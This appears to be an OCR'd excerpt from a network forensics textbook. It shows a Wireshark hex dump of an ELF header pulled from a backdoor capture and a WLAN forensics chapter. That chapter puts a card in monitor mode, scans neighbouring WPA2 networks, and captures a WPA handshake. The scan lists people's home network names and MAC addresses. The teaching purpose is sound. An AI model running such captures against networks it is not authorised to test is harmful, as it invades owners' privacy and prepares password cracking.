

Wireshark · Follow HTTP Stream (tcp.stream eq 25) · backdoor.pcap
00000000 48 54 54 50 2f 31 2e 30 20 32 30 30 20 4f 4b 0d HTTP/1.0 200 OK.
00000010 0a 53 65 72 76 65 72 3a 20 53 69 6d 70 6c 65 48 .Server: SimpleH
00000020 54 54 50 2f 30 2e 36 20 50 79 74 68 6f 6e 2f 32 TTP/0.6 Python/2
00000030 2e 37 2e 33 0d 0a 44 61 74 65 3a 20 4d 6f 6e 2c .7.3..Da te: Mon,
00000040 20 32 35 20 4d 61 72 20 32 30 31 39 20 31 38 3a 25 Mar 2019 18:
00000050 35 39 3a 30 34 20 47 4d 54 0d 0a 43 6f 6e 74 65 59:04 GM T..Conte
00000060 6e 74 2d 74 79 70 65 3a 20 61 70 70 6c 69 63 61 nt-type: applica
00000070 74 69 6f 6e 2f 6f 63 74 65 74 2d 73 74 72 65 61 tion/oct et-strea
00000080 6d 0d 0a 43 6f 6e 74 65 6e 74 2d 4c 65 6e 67 74 m..Conte nt-Lengt
00000090 68 3a 20 37 34 31 33 0d 0a 4c 61 73 74 2d 4d 6f h: 7413. .Last-Mo
000000A0 64 69 66 69 65 64 3a 20 4d 6f 6e 2c 20 32 35 20 dified: Mon, 25
000000B0 4d 61 72 20 32 30 31 39 20 31 38 3a 35 36 3a 30 Mar 2019 18:56:0
000000C0 32 20 47 4d 54 0d 0a 0d 0a 2 GMT... .
000000C9 7f 45 4c 46 01 01 01 00 00 00 00 00 00 00 00 00 .ELF.... ....
000000D9 02 00 03 00 01 00 00 00 50 83 04 08 34 00 00 00 .... P...4...
000000E9 98 11 00 00 00 00 00 00 34 00 20 00 09 00 28 00 .... 4. ...(.
000000F9 1e 00 1b 00 06 00 00 00 34 00 00 00 34 80 04 08 .... 4...4...
00000109 34 80 04 08 20 01 00 00 20 01 00 00 05 00 00 00 4... ... .
00000119 04 00 00 00 03 00 00 00 54 01 00 00 54 81 04 08 .... T...T...
00000129 54 81 04 08 13 00 00 00 13 00 00 00 04 00 00 00 T....... ....
00000139 01 00 00 00 01 00 00 00 00 00 00 00 00 80 04 08 ....
00000149 00 80 04 08 e0 06 00 00 e0 06 00 00 05 00 00 00 ....
00000159 00 10 00 00 01 00 00 00 08 0f 00 00 08 9f 04 08 ....
00000169 08 9f 04 08 1c 01 00 00 20 01 00 00 06 00 00 00 ....
00000179 00 10 00 00 02 00 00 00 14 0f 00 00 14 9f 04 08 ....
00000189 14 9f 04 08 e8 00 00 00 e8 00 00 00 06 00 00 00 ....
00000199 04 00 00 00 04 00 00 00 68 01 00 00 68 81 04 08 .... h...h...
000001A9 68 81 04 08 44 00 00 00 44 00 00 00 04 00 00 00 h...D... D.......
0 client pkts, 1 server pkt, 0 turns.
192.168.153.142:8000 → 192.168.153.130:47042 (7614 bytes)
Show and save data as
Hex Dump
Find:
Find Next
Filter Out This Stream
Print
Save as...
Back
Close
Help


File name:
"elf_sample.elf"
Save as type:
All Files (*)
Hide Folders
Save
Cancel

```
HTTP/1.0 200 OK
Server: SimpleHTTP/0.6 Python/2.7.3
Date: Mon, 25 Mar 2019 18:59:04 GMT
Content-type: application/octet-stream
Content-Length: 7413
Last-Modified: Mon, 25 Mar 2019 18:56:02 GMT

ELF SOH SOH SOH NUL NUL NUL NUL NUL NUL NUL NUL NUL STX NUL ETX NUL SOH NUL NUL NUL P x8 3 EOT BS 4 NUL NUL NUL x98 DC1 NUL NUL NUL NUL NUL NUL 4 NUL
NUL   NUL ( NUL RS NUL ESC NUL ACK NUL NUL NUL 4 NUL NUL NUL 4 x80 EOT BS 4 x80 EOT BS   SOH NUL NUL
SOH NUL NUL ENQ NUL NUL NUL EOT NUL NUL NUL ETX NUL NUL NUL T SOH NUL NUL T x8 1 EOT BS T x8 1 EOT BS DC3 NUL NUL NUL DC3 NUL NUL NUL EOT NUL NUL NUL SOH
NUL NUL NUL SOH NUL NUL NUL NUL NUL x80 EOT BS NUL x80 EOT BS x E0 ACK NUL NUL x E0 ACK NUL NUL ENQ NUL NUL NUL NUL DLE NUL NUL SOH NUL NUL
NUL ESS I NUL NUL BS x9F EOT BS ESS x9F EOT BS ESS SOH NUL NUL
SOH NUL NUL ACK NUL NUL NUL NUL DLE NUL NUL STX NUL NUL NUL DC4 ST NUL NUL DC4 x9F EOT BS DC4 x9F EOT BS x F8 NUL NUL NUL x F8 NUL NUL NUL ACK NUL NUL
NUL EOT NUL NUL NUL EOT NUL NUL NUL h SOH NUL NUL h x81 EOT BS h x81 EOT BS D NUL NUL NUL D NUL NUL NUL EOT NUL NUL NUL EOT NUL NUL NUL P x E5 t d x DC ENQ NUL
NUL EOT BS EOT BS 4 NUL NUL NUL 4 NUL NUL NUL EOT NUL NUL NUL EOT NUL NUL NUL Q x F5 t d NUL NUL NUL NUL NUL NUL NUL NUL NUL NUL NUL NUL NUL NUL NUL
NUL NUL NUL NUL BEL NUL NUL NUL EOT NUL NUL NUL R x E5 t d BSS I NUL NUL BS x9F EOT BS BS x9F EOT BS x F8 NUL NUL NUL x F8 NUL NUL NUL EOT NUL NUL SOH
NUL NUL NUL /lib/ld-linux.so.2 NUL NUL EOT NUL NUL NUL DLE NUL NUL NUL SOH NUL NUL NUL GNU NUL NUL NUL NUL NUL STX NUL NUL NUL ACK NUL NUL NUL CAN
NUL NUL NUL EOT NUL NUL NUL DC4 NUL NUL NUL ETX NUL NUL NUL GNU NUL BEL x80 x B9 x B7 x ED S x DC EOT dN | @ ^ R x B1 x F5 K DC1 x 87 x C5 STX NUL NUL NUL ENQ NUL
NUL NUL SOH NUL NUL NUL ENQ NUL NUL NUL NUL   NUL
NUL NUL NUL NUL ENQ NUL NUL NUL x A1 K x F3 x C0 NUL NUL NUL NUL NUL NUL NUL NUL NUL NUL NUL NUL ) NUL NUL NUL NUL NUL NUL NUL NUL NUL NUL
NUL DC2 NUL NUL NUL SOH NUL NUL NUL NUL NUL NUL NUL NUL NUL NUL NUL
NUL NUL NUL o NUL NUL NUL NUL NUL NUL NUL NUL NUL NUL DC2 NUL NUL NUL 7 NUL NUL NUL NUL NUL NUL NUL NUL NUL NUL NUL DC2 NUL NUL NUL SUB NUL NUL NUL
```



Chapter 9: WLAN Forensics




```
root@kali:~# iwconfig
eth0      no wireless extensions.

lo        no wireless extensions.

wlan0     IEEE 802.11  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:off
```

```
root@kali:~# airmon-ng start wlan0

Found 2 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to run 'airmon-ng check kill'

  PID Name
  442 NetworkManager
 3903 wpa_supplicant

PHY     Interface       Driver          Chipset

phy0    wlan0           ath9k_htc       Atheros Communications, Inc. AR9271 802.11n

                (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
                (mac80211 station mode vif disabled for [phy0]wlan0)
```

```
root@kali:~# iwconfig
eth0      no wireless extensions.

lo        no wireless extensions.

wlan0mon  IEEE 802.11  Mode:Monitor  Frequency:2.457 GHz  Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:off
```

```
CH 12 ][ Elapsed: 1 min ][ 2019-03-09 04:31

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

78:44:76:E7:B0:58  -51       64        0    0  11  54e  WPA2 CCMP   PSK  VIP3R
A0:AB:1B:B0:D9:5F  -66       58        0    0   7  54e  WPA2 CCMP   PSK  RajSingh
10:62:EB:73:2D:D0  -70        2        6    0   7  54e  WPA2 CCMP   PSK  Shanet
78:44:76:E6:9C:78  -83       21        0    0   2  54e  WPA2 CCMP   PSK  Middha
7C:8B:CA:EA:27:52  -84       26        0    0   2  54e  WPA2 CCMP   PSK  Chinmayi_Ext
90:8D:78:FA:9B:D5  -85        9        0    0   7  54e  WPA2 CCMP   PSK  SHARMA
00:17:7C:6A:A4:0B  -87       18        0    0   6  54e  WPA2 CCMP   PSK  Sanjay202
80:26:89:65:A7:D4  -87        6        0    0   7  54e  WPA2 CCMP   PSK  1403
A4:2B:B0:CB:25:44  -88       16        0    0   9  54e. WPA2 CCMP   PSK  Yogesh Verma Home
10:BE:F5:6C:D9:50  -87       13        0    0  11  54e. WPA2 CCMP   PSK  Sodhi
98:DE:D0:A8:F5:B6  -89        3        0    0   6  54e. WPA2 CCMP   PSK  TP-LINK_F5B6
E4:6F:13:85:EF:8D  -89       14        0    0   9  54e  WPA2 CCMP   PSK  R.A.I.S
E4:6F:13:85:2F:E9  -89       10        0    0   7  54e  WPA2 CCMP   PSK  Sameer pant
A0:AB:1B:B0:A4:D2  -89        6        0    0  11  54e  WPA2 CCMP   PSK  Arora
80:26:89:64:BC:E0  -91        2        0    0  13  54e  WPA2 CCMP   PSK  Meenakshi
80:AD:16:97:CC:00  -91        5        0    0  11  54e. WPA2 CCMP   PSK  Connect&Pay WiFi
1C:5F:2B:4C:4E:A2  -92        3        0    0   5  54e. WPA2 CCMP   PSK  Rohit
78:44:76:E7:B3:70  -89        2        0    0   1  54e  WPA2 CCMP   PSK  Navneet_2.4
74:DA:DA:AF:BB:8A  -89        2        0    0   1  54e  WPA2 CCMP   PSK  DevD
78:44:76:E5:49:30  -89        2        0    0   1  54e  WPA2 CCMP   PSK  Khushl
A8:25:EB:F0:19:59  -91        2        0    0   1  54e  WPA2 CCMP   PSK  swaad
C2:FF:D4:B1:EF:47  -90        5        0    0   6  54e. WPA2 CCMP   PSK  dlink-DAD9_EXT

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

(not associated)   9E:C9:6A:D7:D4:7B  -84    0 - 1      0        2
(not associated)   CA:82:CB:2A:1D:44  -36    0 - 1      0        3
(not associated)   C2:DA:73:A5:BF:47  -41    0 - 1      0       20  SSG-150,HK,HackNet
```

```
CH 11 ][ Elapsed: 2 mins ][ 2019-03-09 04:54 ][ WPA handshake: 78:44:76:E7:B0:58

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

78:44:76:E7:B0:58  -54 100     1513     1064    0  11  54e  WPA2 CCMP   PSK  VIP3R

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

78:44:76:E7:B0:58  B0:10:41:C8:46:DF  -18    0 - 6e     0        8
78:44:76:E7:B0:58  2C:33:61:77:23:EF  -51    0e- 1      0     1817
78:44:76:E7:B0:58  54:99:63:82:64:F5  -62    0e-12      0       22
```

```
root@kali:~# ls -la viper*
-rw-r--r-- 1 root root 803801 Mar  9 04:54 viper-01.cap
-rw-r--r-- 1 root root    666 Mar  9 04:54 viper-01.csv
-rw-r--r-- 1 root root    590 Mar  9 04:54 viper-01.kismet.csv
-rw-r--r-- 1 root root   4876 Mar  9 04:54 viper-01.kismet.netxml
```

Wireshark · Wireless LAN Statistics · viper-01


Address	Channel	SSID	Percent Packets	Percent Retry	Retry	Pkts Sent	ts Received	Probe Reqs	Probe Resp	Auths	Deauths	Other	Comment
78:44:76:e7:b0:58	11	VIP3R	100.0	41.6	536	1	1084	0	169	2	0	31	Unknown

wlan.addr== 78:44:76:e7:b0:58

No.	Time	Source	Destination	Protocol	Length	Info
383	31.102419	Apple_77:23:ef (2c:33:61:77:23:ef) (TA)	ZioncomE_e7:b0:58 (78:44:76:e7:b0:58) (RA)	802.11	20	802.11 Block Ack Req, Flags=.....
393	31.105491	Apple_77:23:ef (2c:33:61:77:23:ef) (TA)	ZioncomE_e7:b0:58 (78:44:76:e7:b0:58) (RA)	802.11	20	802.11 Block Ack Req, Flags=.....
394	31.106003	Apple_77:23:ef (2c:33:61:77:23:ef) (TA)	ZioncomE_e7:b0:58 (78:44:76:e7:b0:58) (RA)	802.11	20	802.11 Block Ack Req, Flags=.....
415	31.343576	Apple_77:23:ef (2c:33:61:77:23:ef) (TA)	ZioncomE_e7:b0:58 (78:44:76:e7:b0:58) (RA)	802.11	20	802.11 Block Ack Req, Flags=.....
456	32.062997	Apple_77:23:ef (2c:33:61:77:23:ef) (TA)	ZioncomE_e7:b0:58 (78:44:76:e7:b0:58) (RA)	802.11	20	802.11 Block Ack Req, Flags=.....
470	32.224787	Apple_77:23:ef (2c:33:61:77:23:ef) (TA)	ZioncomE_e7:b0:58 (78:44:76:e7:b0:58) (RA)	802.11	20	802.11 Block Ack Req, Flags=.....
484	32.405523	Apple_77:23:ef (2c:33:61:77:23:ef) (TA)	ZioncomE_e7:b0:58 (78:44:76:e7:b0:58) (RA)	802.11	20	802.11 Block Ack Req, Flags=.....
521	33.136722	Apple_77:23:ef (2c:33:61:77:23:ef) (TA)	ZioncomE_e7:b0:58 (78:44:76:e7:b0:58) (RA)	802.11	20	802.11 Block Ack Req, Flags=.....
591	35.322072	Apple_77:23:ef (2c:33:61:77:23:ef) (TA)	ZioncomE_e7:b0:58 (78:44:76:e7:b0:58) (RA)	802.11	20	802.11 Block Ack Req, Flags=.....
602	35.325657	Apple_77:23:ef (2c:33:61:77:23:ef) (TA)	ZioncomE_e7:b0:58 (78:44:76:e7:b0:58) (RA)	802.11	20	802.11 Block Ack Req, Flags=.....
801	39.726037	Apple_77:23:ef (2c:33:61:77:23:ef) (TA)	ZioncomE_e7:b0:58 (78:44:76:e7:b0:58) (RA)	802.11	20	802.11 Block Ack Req, Flags=.....
1311	45.478730	Apple_77:23:ef (2c:33:61:77:23:ef) (TA)	ZioncomE_e7:b0:58 (78:44:76:e7:b0:58) (RA)	802.11	20	802.11 Block Ack Req, Flags=.....
1312	45.479753	Apple_77:23:ef (2c:33:61:77:23:ef) (TA)	ZioncomE_e7:b0:58 (78:44:76:e7:b0:58) (RA)	802.11	20	802.11 Block Ack Req, Flags=.....
1313	45.480775	Apple_77:23:ef (2c:33:61:77:23:ef) (TA)	ZioncomE_e7:b0:58 (78:44:76:e7:b0:58) (RA)	802.11	20	802.11 Block Ack Req, Flags=.....
1314	45.487945	Apple_77:23:ef (2c:33:61:77:23:ef) (TA)	ZioncomE_e7:b0:58 (78:44:76:e7:b0:58) (RA)	802.11	20	802.11 Block Ack Req, Flags=.....
1315	45.487946	Apple_77:23:ef (2c:33:61:77:23:ef) (TA)	ZioncomE_e7:b0:58 (78:44:76:e7:b0:58) (RA)	802.11	20	802.11 Block Ack Req, Flags=.....
1316	45.487943	Apple_77:23:ef (2c:33:61:77:23:ef) (TA)	ZioncomE_e7:b0:58 (78:44:76:e7:b0:58) (RA)	802.11	20	802.11 Block Ack Req, Flags=.....
1331	45.646665	Apple_77:23:ef (2c:33:61:77:23:ef) (TA)	ZioncomE_e7:b0:58 (78:44:76:e7:b0:58) (RA)	802.11	20	802.11 Block Ack Req, Flags=.....
1332	45.647181	Apple_77:23:ef (2c:33:61:77:23:ef) (TA)	ZioncomE_e7:b0:58 (78:44:76:e7:b0:58) (RA)	802.11	20	802.11 Block Ack Req, Flags=.....
1333	45.648714	Apple_77:23:ef (2c:33:61:77:23:ef) (TA)	ZioncomE_e7:b0:58 (78:44:76:e7:b0:58) (RA)	802.11	20	802.11 Block Ack Req, Flags=.....
1334	45.649739	Apple_77:23:ef (2c:33:61:77:23:ef) (TA)	ZioncomE_e7:b0:58 (78:44:76:e7:b0:58) (RA)	802.11	20	802.11 Block Ack Req, Flags=.....
1335	45.650250	Apple_77:23:ef (2c:33:61:77:23:ef) (TA)	ZioncomE_e7:b0:58 (78:44:76:e7:b0:58) (RA)	802.11	20	802.11 Block Ack Req, Flags=.....

```
da:a1:19:68:1e:b4 Google_68:1e:b4
09:00:4c:00:00:0c BICC-Remote-bridge-STA-802.1(D)-Rev8
00:e0:2b:00:00:00 Extreme-EDP
33:33:00:00:00:fb IPv6mcast_fb
ff:ff:00:60:00:04 Lantastic
92:fe:25:e7:33:82 92:fe:25:e7:33:82
01:80:c2:00:00:1a IEEE-802.1B-All-Agent-Stations
09:00:0d:02:0a:3c ICL-Oslan-Service-discover-only-on-boot
ab:00:00:03:00:00 DECNET-Phase-IV-end-node-Hello-packets
09:00:0d:02:0a:39 ICL-Oslan-Service-discover-only-on-boot
01:00:5e:00:01:b2 IPv4mcast_01:b2
56:8c:56:f8:22:67 56:8c:56:f8:22:67
09:00:2b:02:01:02 DEC-Distributed-Time-Service
09:00:6a:00:01:00 TOP-NetBIOS.
38:a2:8c:e3:a2:97 Shenzhen_e3:a2:97
01:80:c2:00:01:00 FDDI-RMT-Directed-Beacon
03:00:00:20:00:00 IP-Token-Ring-Multicast
09:00:09:00:00:04 HP-DTC
33:33:00:00:00:16 IPv6mcast_16
03:00:00:00:00:40 (OS/2-1.3-EE+Communications-Manager)
a0:ab:1b:e5:a4:93 D-LinkIn_e5:a4:93
01:00:81:00:01:00 Nortel-autodiscovery
01:00:0c:cc:cc:cc CDP/VTP/DTP/PAgP/UDLD
09:00:2b:00:00:01 DEC-DSM/DDP
03:00:00:80:00:00 Discovery-Client
2c:33:61:77:23:ef Apple_77:23:ef
01:e0:2f:00:00:02 DOCSIS-CMTS
09:00:7c:02:00:05 Vitalink-diagnostics
09:00:0d:02:0a:38 ICL-Oslan-Service-discover-only-on-boot
09:00:7c:01:00:04 Vitalink-DLS-and-non-DLS-Multicast
01:10:18:01:00:01 All-ENode-MACs
03:00:00:00:04:00 LAN-Manager
03:00:00:00:00:80 Active-Monitor
01:10:18:01:00:02 All-FCF-MACs
03:00:00:00:00:02 Locate-Directory-Server
01:00:10:00:00:20 Hughes-Lan-Systems-Terminal-Server-S/W-download
09:00:0d:02:ff:ff ICL-Oslan-Service-discover-only-on-boot
09:00:2b:02:01:01 DEC-DNA-Naming-Service-Solicitation?
01:80:c2:00:00:10 Bridge-Management
01:80:c2:00:00:12 Loadable-Device
```

```
root@kali:~# tshark -r viper-01.cap -2 -R wlan.da==78:44:76:e7:b0:54 -T fields -e wlan.sa | sort | uniq
Running as user "root" and group "root". This could be dangerous.
2c:33:61:77:23:ef
54:99:63:82:64:f5
b0:10:41:c8:46:df
```




wlan.addr == 2c:33:61:77:23:ef

No.	Time	Source	Destination	Protocol	Length	Info
8155	15.034303	78:44:76:e7:b0:58	2c:33:61:77:23:ef	802.11	387	Probe Response, SN=2781, FN=0, Flags=........, BI=100, SSID=VIP3R
8158	15.073753	2c:33:61:77:23:ef	78:44:76:e7:b0:58	802.11	54	Authentication, SN=988, FN=0, Flags=........
8159	15.074239			802.11	10	Acknowledgement, Flags=........
8160	15.074239	78:44:76:e7:b0:58	2c:33:61:77:23:ef	802.11	30	Authentication, SN=2782, FN=0, Flags=........
8162	15.077336	2c:33:61:77:23:ef	78:44:76:e7:b0:58	802.11	142	Association Request, SN=989, FN=0, Flags=....R..., SSID=VIP3R
8163	15.077310			802.11	10	Acknowledgement, Flags=........
8164	15.079359	78:44:76:e7:b0:58	2c:33:61:77:23:ef	802.11	192	Association Response, SN=2783, FN=0, Flags=........
8167	15.082430	78:44:76:e7:b0:58	2c:33:61:77:23:ef	EAPOL	155	Key (Message 1 of 4)
8170	15.083455	2c:33:61:77:23:ef	ff:ff:ff:ff:ff:ff	802.11	56	Data, SN=2786, FN=0, Flags=.p....F.
8174	15.089110	2c:33:61:77:23:ef	78:44:76:e7:b0:58	EAPOL	155	Key (Message 2 of 4)
8175	15.089087			802.11	10	Acknowledgement, Flags=........
8176	15.089599	78:44:76:e7:b0:58	2c:33:61:77:23:ef	802.11	26	Disassociate, SN=2787, FN=0, Flags=........
8178	15.096769	78:44:76:e7:b0:58	2c:33:61:77:23:ef	802.11	387	Probe Response, SN=2789, FN=0, Flags=........, BI=100, SSID=VIP3R

wlan.fc.type_subtype==0x5


No.	Time	Source	Destination	Protocol	Length	Info
2292	6.361022	78:44:76…	12:f6:7c…	802.11	387	Probe Response, SN=2690, FN=0, Flags=........, BI=100, SSID=VIP3R
2294	6.415295	78:44:76…	12:f6:7c…	802.11	387	Probe Response, SN=2692, FN=0, Flags=........, BI=100, SSID=VIP3R
2296	6.535102	78:44:76…	12:f6:7c…	802.11	387	Probe Response, SN=2694, FN=0, Flags=........, BI=100, SSID=VIP3R
2298	6.595007	78:44:76…	12:f6:7c…	802.11	387	Probe Response, SN=2695, FN=0, Flags=........, BI=100, SSID=VIP3R
2299	6.650302	78:44:76…	12:f6:7c…	802.11	387	Probe Response, SN=2697, FN=0, Flags=........, BI=100, SSID=VIP3R
2301	6.713280	78:44:76…	12:f6:7c…	802.11	387	Probe Response, SN=2699, FN=0, Flags=........, BI=100, SSID=VIP3R
8155	15.034303	78:44:76…	2c:33:61…	802.11	387	Probe Response, SN=2781, FN=0, Flags=........, BI=100, SSID=VIP3R
8178	15.096769	78:44:76…	2c:33:61…	802.11	387	Probe Response, SN=2789, FN=0, Flags=........, BI=100, SSID=VIP3R



ESSID	MAC Address	Channel	Signal	Distance	Frequency	Decibel
VIP3R	78:44:76:E7:B0:58	11	-53	4.32724964934 mtr	2462	53
RajSingh	A0:AB:1B:B0:D9:5F	7	-64	15.4794077519 mtr	2442	64
Chinmayi_Ext	7C:8B:CA:EA:27:52	2	-88	247.86964775 mtr	2417	88
Khushl	90:8D:78:FA:9B:D5	7	-90	308.854789454 mtr	2442	90
Sanjay202	78:44:76:E5:49:30	1	-90	312.696266935 mtr	2412	90
SHARMA	A4:2B:B0:CB:25:44	9	-93	434.489748641 mtr	2452	93

ESSID	MAC Address	Channel	Signal	Distance	Frequency	Decibel
RajSingh	A0:AB:1B:B0:D9:5F	7	-56	6.16246322196 mtr	2442	56
VIP3R	78:44:76:E7:B0:58	11	-57	6.85822851132 mtr	2462	57
Navneet_2.4	74:DA:DA:AF:BB:8A	1	-79	88.12978214 mtr	2412	79
Meenakshi	78:44:76:E7:B3:70	1	-79	88.12978214 mtr	2412	79
Shanet	78:44:76:E6:9C:78	6	-80	97.8688467569 mtr	2437	80
Chinmayi_Ext	7C:8B:CA:EA:27:52	2	-88	247.86964775 mtr	2417	88
Khushl	90:8D:78:FA:9B:D5	7	-90	308.854789454 mtr	2442	90
Sanjay202	78:44:76:E5:49:30	1	-90	312.696266935 mtr	2412	90
DevD	00:17:7C:6A:A4:0B	6	-92	389.622896677 mtr	2437	92
Middha	7C:8B:CA:C7:6D:4B	2	-92	392.846917336 mtr	2417	92
SHARMA	A4:2B:B0:CB:25:44	9	-94	487.50551618 mtr	2452	94

